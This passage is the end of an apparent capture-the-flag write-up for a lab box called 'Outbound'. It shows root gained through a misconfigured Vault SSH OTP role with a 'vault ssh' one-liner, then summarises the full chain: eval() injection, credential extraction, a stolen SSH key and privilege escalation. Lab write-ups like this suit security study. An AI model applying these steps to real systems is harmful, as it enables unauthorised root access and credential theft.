

After running through those basic commands, we don’t really see anyhting interesting. But, doing ls -lah shows us some more files that we can look through. With the most interesting file being .vault-token. Doing some quick google searching, we can see that .vault-token is related to an application called vault, which is used to manage and protect secrets along with other sensitive data. If we look back at gilfoyles private repo, we can also find folder called vault which contains a secrets.sh file


The secrets.sh file is very important because it tells us how vault is configured when it comes to managing SSH access using a One-Time Password (OTP). secrets.sh defines a role named root_otp, and sets default_user=root, along with key_type=otp. This tells us that Vault has been configured to generate temporary root login credentials, which can be used to SSH into the machine as root. This is well documented in the “Automate it!” section of the documentation. After using the one-liner and entering in the OTP session password that was given, we gain root access on the system.
vault ssh -role root_otp -mode otp [email protected]
Summary
The Outbound box demonstrates a realistic attack chain combining multiple vulnerabilities:
- Initial Access: Abuse an
eval()injection vulnerability in a gogs-hosted python API to gain container access - Credential Discovery: Modified a local copy of
dbtest.pyto extract user credentials within the container SQL - Lateral Movement: Used gilfoyle’s credentials to access his gogs account and retrieve a private SSH key from a private repo
- Host Access: Accessed the main host using gilfoyle’s private SSH key and credentials from the gogs container
- Privilege Escalation: Leveraged a Vault and misconfigured
secrets.shto generate a OTP SSH password and login as root